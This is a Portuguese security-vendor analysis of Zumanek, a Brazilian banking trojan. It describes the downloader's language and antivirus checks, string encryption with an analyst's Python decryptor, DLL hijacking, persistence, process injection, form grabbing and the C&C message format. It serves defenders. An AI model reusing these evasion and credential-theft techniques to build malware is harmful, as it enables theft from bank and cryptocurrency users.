Zumanek: novo malware tenta roubar credenciais de serviços das vítimas

welivesecurity.com/br/2018/01/17/zumanek-malware-tenta-roubar-credenciais-de-servicos/

January 17, 2018

Uma nova família de banker está enfocada em serviços online banking e no atual mundo das criptomoedas.

Cassius Puodzius
17 Jan 2018 - 11:20AM


Uma nova família de banker está enfocada em serviços online banking e no atual mundo das criptomoedas.

Há cerca de três meses detectamos **uma nova família de banker com foco no Brasil**: Zumanek.

A história da escolha do nome desta família é um tanto quanto peculiar. Na verdade, é uma homenagem ao nosso colega Jakub Tomanek, da República Tcheca, que teve um acidente enquanto andava de bicicleta e quebrou um de seus dentes (“Zub” em tcheco).

Após esse acidente, exatamente no dia em que Jakub voltou a trabalhar, essa família de banker foi detectada. Essa relação entre os dois fatos, foi a fonte de inspiração do nome Zumanek (Zub + Tomanek => Zumanek), de modo que Jakub até hoje guarda o dente quebrado em sua carteira.

Apesar do nome tcheco, **a ameaça é detectada (quase que) exclusivamente no Brasil**. Seu nível de detecção ainda não a coloca dentre do top 10 de spywares/bankers mais detectados no país, mas essa família dá mostras dos planos futuros do cibercrime brasileiro que está enfocado em **bancos e criptomoeadas**.



Neste post, vamos analisar uma amostra dessa família (versão 3.0) a fim de entender seu funcionamento, verificar as precauções tomadas por seus desenvolvedores para evitar a detecção e entender quais medidas podem ser tomadas para estar protegido.

Zumanek: Downloader

Assim como a grande maioria dos malwares em atividade, sua cadeia de ataque é subdividida em diferentes estágios. O objetivo disso é fazer com que seja possível manter estágios do ataque desconhecidos o máximo possível, evitando efetuá-los em máquinas que não cumprem algum perfil desejado.

Para chegar às vítimas, os cibercriminosos se valem da Engenharia Social a fim de convencer a vítima a baixar e executar esse primeiro estágio de infecção.

No **primeiro estágio** do Zumanek (i.e.: downloader), o intuito é fazer uma triagem inicial da máquina onde está sendo executado, realizar o download do payload final e, por fim, executá-lo na máquina comprometida.

A fim de proteger o downloader (e como veremos, também o banker final), os desenvolvedores do Zumanek, nas versões analisadas, utilizam o packer PECompact.

Para a análise estática e dinâmica dessa amostra, é necessário desempacotá-la. Na versão utilizada, esse procedimento pode ser realizado até mesmo manualmente.

Apesar da preocupação para dificultar a engenharia reversa de seu malware, a mesma precaução não parece ter sido tomada na indicação do timestamp de compilação, que data de 28 de dezembro de 2017, mesmo período das primeiras detecções desta amostra, que não parece ter sido alterada.

pFile	Data	Description	Value
00000104	014C	Machine	IMAGE_FILE_MACHINE_I386
00000106	0002	Number of Sections	
00000108	5A2EADEC	Time Date Stamp	2017/12/11 Mon 16:10:20 UTC
0000010C	00000000	Pointer to Symbol Table	
00000110	00000000	Number of Symbols	
00000114	00E0	Size of Optional Header	
00000116	818E	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0080	IMAGE_FILE_BYTES_REVERSED_LO
		0100	IMAGE_FILE_32BIT_MACHINE
		8000	IMAGE_FILE_BYTES_REVERSED_HI

Figura 1: Timestamp de compilação conforme indicado no header PE (provavelmente não alterado)

Um dos motivos que explicam o porquê das detecções serem (quase que) exclusivamente brasileiras, está no fato do downloader verificar a língua do sistema escolhida pelo usuário.




Figura 2: Obtenção da linguagem do sistema durante execução do

O retorno da chamada para GetSystemDefaultUILanguafe é tratada e verifica-se se corresponde a **'pt-br'**.




Figura 3: Verificação da línguagem do sistema (patch do JMP em tempo de execução)

Além disso, antes de tentar fazer o download de qualquer arquivo, o Downloader verifica a presença de diferentes antivírus. Caso algum deles seja detectado, o processo é imediatamente encerrado.




Figura 4: Verificação do módulo sf2.DLL no processo para detecção do AVAST

Listagem completa de AVs/proteções verificados:

- sf2.dll (AVAST)
- snxhk.dll (AVAST)
- cmdvrt32.dll (COMODO)
- SxIn.dll (360 Total Security)
- SbieDll.dll (Sandboxie)

A malware prossegue com o download do payload final (i.e.: banker) e sua execução na máquina da vítima.




Figura 5: Execução de urlmon.URLDownloadToFileW para download do payload final

Nota-se que logo antes da execução de urlmon.URLDownloadToFileW, há strings hexadecimais sendo passadas como argumento da chamada em 006B16E0 (posição da memória virtual que pode mudar dependendo de onde o módulo for carregado). É importante perceber que o Delphi segue a convenção de registradores Borland fastcall, que em x86 passa parâmetros através de EAX, EDX, ECX e, somente depois, através da pilha.

Figura 6: Strings encriptadas na função de download

Como haveria de se esperar, essas strings estão encriptadas e guardam as informações necessárias tanto para a execução da chamada, quanto para obter as informações necessárias para o download do payload final que está hospedado no C&C.

```
mov     eax, offset a033ef933d81aee ; "033EF933D81AEE7C98628B"
call    sub_6B16E0
mov     edx, [ebp+urlmonDLL]
lea     eax, [ebp+urlmonDLL_ASCII]
mov     ecx, 0
call    @System@@LStrFromUStr$qqrr27System@_AnsiStringT$us$i0$_x20
mov     eax, [ebp+urlmonDLL_ASCII]
call    @System@@LStrToPChar$qqrx27System@_AnsiStringT$us$i0$_ ; S
push    eax             ; lpLibFileName
call    j_LoadLibraryA_0
push    eax             ; hModule
call    j_GetProcAddress_1
mov     [ebp+var_8], eax
push    0
push    0
lea     eax, [ebp+var_3C]
mov     edx, [ebp+PayloadZIPPath]
call    @System@@LStrFromPWChar$qqrr17System@AnsiStringpb ; Borlan
mov     eax, [ebp+var_3C]
call    @System@@WStrToPWChar$qqrx17System@WideString ; System::__
push    eax
lea     eax, [ebp+var_40]
mov     edx, [ebp+PayloadZIPURL]
call    @System@@LStrFromPWChar$qqrr17System@AnsiStringpb ; Borlan
mov     eax, [ebp+var_40]
call    @System@@WStrToPWChar$qqrx17System@WideString ; System::__
push    eax
push    0
call    [ebp+var_8]
```


Figura 7: Chamada de urlmon.URLDownloadToFileW resolvida em tempo de execução (call [ebp+var_8])

O algoritmo de decriptação tem como entrada a string encriptada e outra string (unicode) que atua como uma chave (e varia de amostra para amostra). Byte a byte, o algoritmo vai obtendo o valor da string decriptada sempre fazendo uso do valor do último byte decriptado para o cálculo do próximo byte. O método de decriptação das strings não segue nenhum padrão seguro de criptografia (e.g.: AES) e foi implementado exclusivamente para dificultar a análise estática do código. No entanto, é interessante notar que uma vez entendido como esse algoritmo funciona, é possível escrever um script para a obtenção das strings encriptadas não apenas dessa amostra, mas de outras da família Zumanek.

Script python para decriptação das strings do Zumanek

```
static_str =
"FIUxRfaxgEaXaIkLgaonACAZhAbnQOylEhHOqXYETApwxrpkqWuWRybnbglopKPSzdBl" # Exemplo
enc_strs = ["F67E8782BE52C063"] # Exemplo
def decrypt_str(enc_str):
prev_byte = int(enc_str[:2], 16)
dec_str = ""
i = 2
while i < len(enc_str):
current_byte = int(enc_str[i:i+2], 16)
static_char = static_str[i/2 - 1]
dec_char = current_byte ^ ord(static_char)
if dec_char >= prev_byte:
dec_char -= prev_byte
else:
dec_char += 0xFF - prev_byte
dec_str += chr(dec_char)
prev_byte = current_byte
i += 2
return dec_str
```

Ao final de todos os downloads e da descompressão dos arquivos (já que o payload vem em forma de ZIP), é verificado se os arquivos foram baixados e modificados corretamente.




Figura 8: Fluxo de execução do downloader

Se a verificação for positiva, o payload final é executado, caso contrário os arquivos são escondidos (FILE_ATTRIBUTE_HIDDEN) e o sistema é reiniciado.




Figura 9: Atribuição de FILE_ATTRIBUTE_HIDDEN aos arquivos baixados

Zumanek: Banker

O **segundo estágio** trata-se de um banker/RAT, cuja finalidade é prover ao atacante o controle remoto à máquina da vítima, enfocando no **roubo de credencias de acesso a serviços online banking e a casas de câmbio de criptomoeda.**

A cadeia de ataque é realizado de maneira muito simples: o downloader se encarrega de baixar um ZIP contendo dois arquivos, um executável legítimo (e assinado) e uma DLL maliciosa que é carregada pelo executável, executando, na sequência, o arquivo legítimo.

Figura 10: Arquivos (comprimidos) baixados pelo downloader

Semelhantemente à proteção do downloader, o payload final (i.e.: drive0, uma DLL maliciosa) também utiliza o packer PECompact.




Figura 11: DLL maliciosa (drive0) protegida com PeCompact(2.20)

O outro arquivo (drive1) é uma cópia legítima (e assinada) do GbpSv.EXE. Esse arquivo é baixado junto à DLL maliciosa, que é renomeada para fltLib.DLL pelo downloader. Quando, então, o GbpSv.EXE é executado, ao invés da DLL legítima ser carregada, devido à ordem de busca de DLLs no sistema, a fltLib.DLL (maliciosa) será carregada e executada no lugar (i.e.: DLL Hijacking).

Figura 12: Informações do executável drive1 segundo o SigCheck

O procedimento de encriptação de strings é idêntico ao empregado no downloader (modificando-se somente a string unicode que funciona como chave). Com isso, de maneira estática, é possível entender a finalidade deste malwarecom base no conteúdo de algumas strings.

Tabela 1: Lista de alvos da amostra analisada do Zumanek

String encriptada	Conteúdo (i.e.: alvos)
0018010C101B38C040	BANRISUL
07001117283521	SICOOB
19011B1D222D39C6	BBCOMBR
223FD066E166F10D15	CITIBANK
342C35C048D978F009	BANESTES
47D37EFC0F12	BRADA (i.e.: BRADESCO)
4DD54FDE6CF91F3CC823589EEA00	BANCOORIGINAL

String encriptada	Conteúdo (i.e.: alvos)
5BC74CD852DF75F07FFB7E	BLOCKCHAIN
68E17B8A9093	SANTA (i.e.: SANTANDER)
75ED7786989BBB	BANPAR
94BD5FE17AFD1410	SICREDI
9B87889FACB751D2	BITCION
B2A1ADAD	ITA (i.e.: ITAU)
B3A3AA40CC54FE	FOXBIT
B656FC05061A0900	UNICRED
B958F375F6	HSBC
BB53C050DD5DF70A0179F9057BFD75	MERCADOBITCION
D543DC65F377	CAIXA
FB64FD0F1C292D3FC0364BA0D02845DD	BANCORENDIMENTO

Em sua execução, o módulo ftlLib.DLL altera a chave de registro Software\Microsoft\CurrentVersion\Run para executar o binário (legítimo) sempre que o sistema é inicializado. Além disso, o módulo cria um novo processo de notepad.EXE e injeta-se na memória do mesmo.




Figura 13: Injeção de fltLib.DLL em notepad.EXE

Dessa forma, o processo do notepad.EXE carrega também a fltLib.DLL na memória. As ações maliciosas são realizadas apenas quando a ftlLib.DLL está sendo executada em notepad.EXE.




Figura 14: ftlLib.DLL injetado no processo notepad.EXE executando a função (exportada) FilterConnectCommunicationPort.

O payload redireciona os acessos web das páginas alvo realizados no firefox.EXE ou chrome.EXE para ser executado via Internet Explorer, injetando formulários (form grabbing) para roubar as senhas de acesso das vítimas e enviá-las ao C&C.

Figura 15: Criação de formulário falso para o roubo de credencial (form grabbing)

A comunicação inicial com o C&C dá-se através de requisições HTTP POST, com os seguintes parâmetros:

- User agent: NULL
- Headers: Content-Type:application/x-www-form-urlencoded
- POST: “op={8 chars aleatorios}+{BASE64 de dados encriptados}”

Dados enviados via POST:

- %VERSION% – versão do banker
- %BANKPROTECTIONSW% – proteções instaladas (valores possíveis: [“SCAPD” | “WARSAW” | “GB”])

- %COMPUTERID% – {Nome do Computador}+{Número Serial do Volume}
- %OSVERSION% – OS version: [“Desconhecido ” | “Windows XP ” | “Vista ” | “Windows 7 ” | “Windows 8 ” | “Windows 10 “] + [” Intel” | ” Intel Itanium-based X64″ | ” Arquitetura desconhecida” | ” x64 (AMD ou Intel)”] + [” 64Bits” | ” 32Bits”]
- %AVs% – Antivírus instalados
- %DATETIME% – data e hora

Exemplo: [4.5.0]#[SCAPD]#[MAQUINA]#[Windows 7 Intel 64Bits]#[]#[01/10/2018 4:07:00 PM]#




Figura 16: Obtenção do AV instalado na máquina fornecido pelo WMI provider SecurityCenter2

Além da comunicação via HTTP POST, três sockets são criados: Comando, Foto e Texto. As portas e os endereços aos quais os sockets se conectam estão hardcoded de forma encriptada no código do banker.

Quando os sockets estabelecem com sucesso uma conexão com o C&C, uma mensagem inicial é enviada:

- Socket FOTO: “SOQUETEFOTOS;VAZIO;VAZIO;VAZIO;VAZIO”
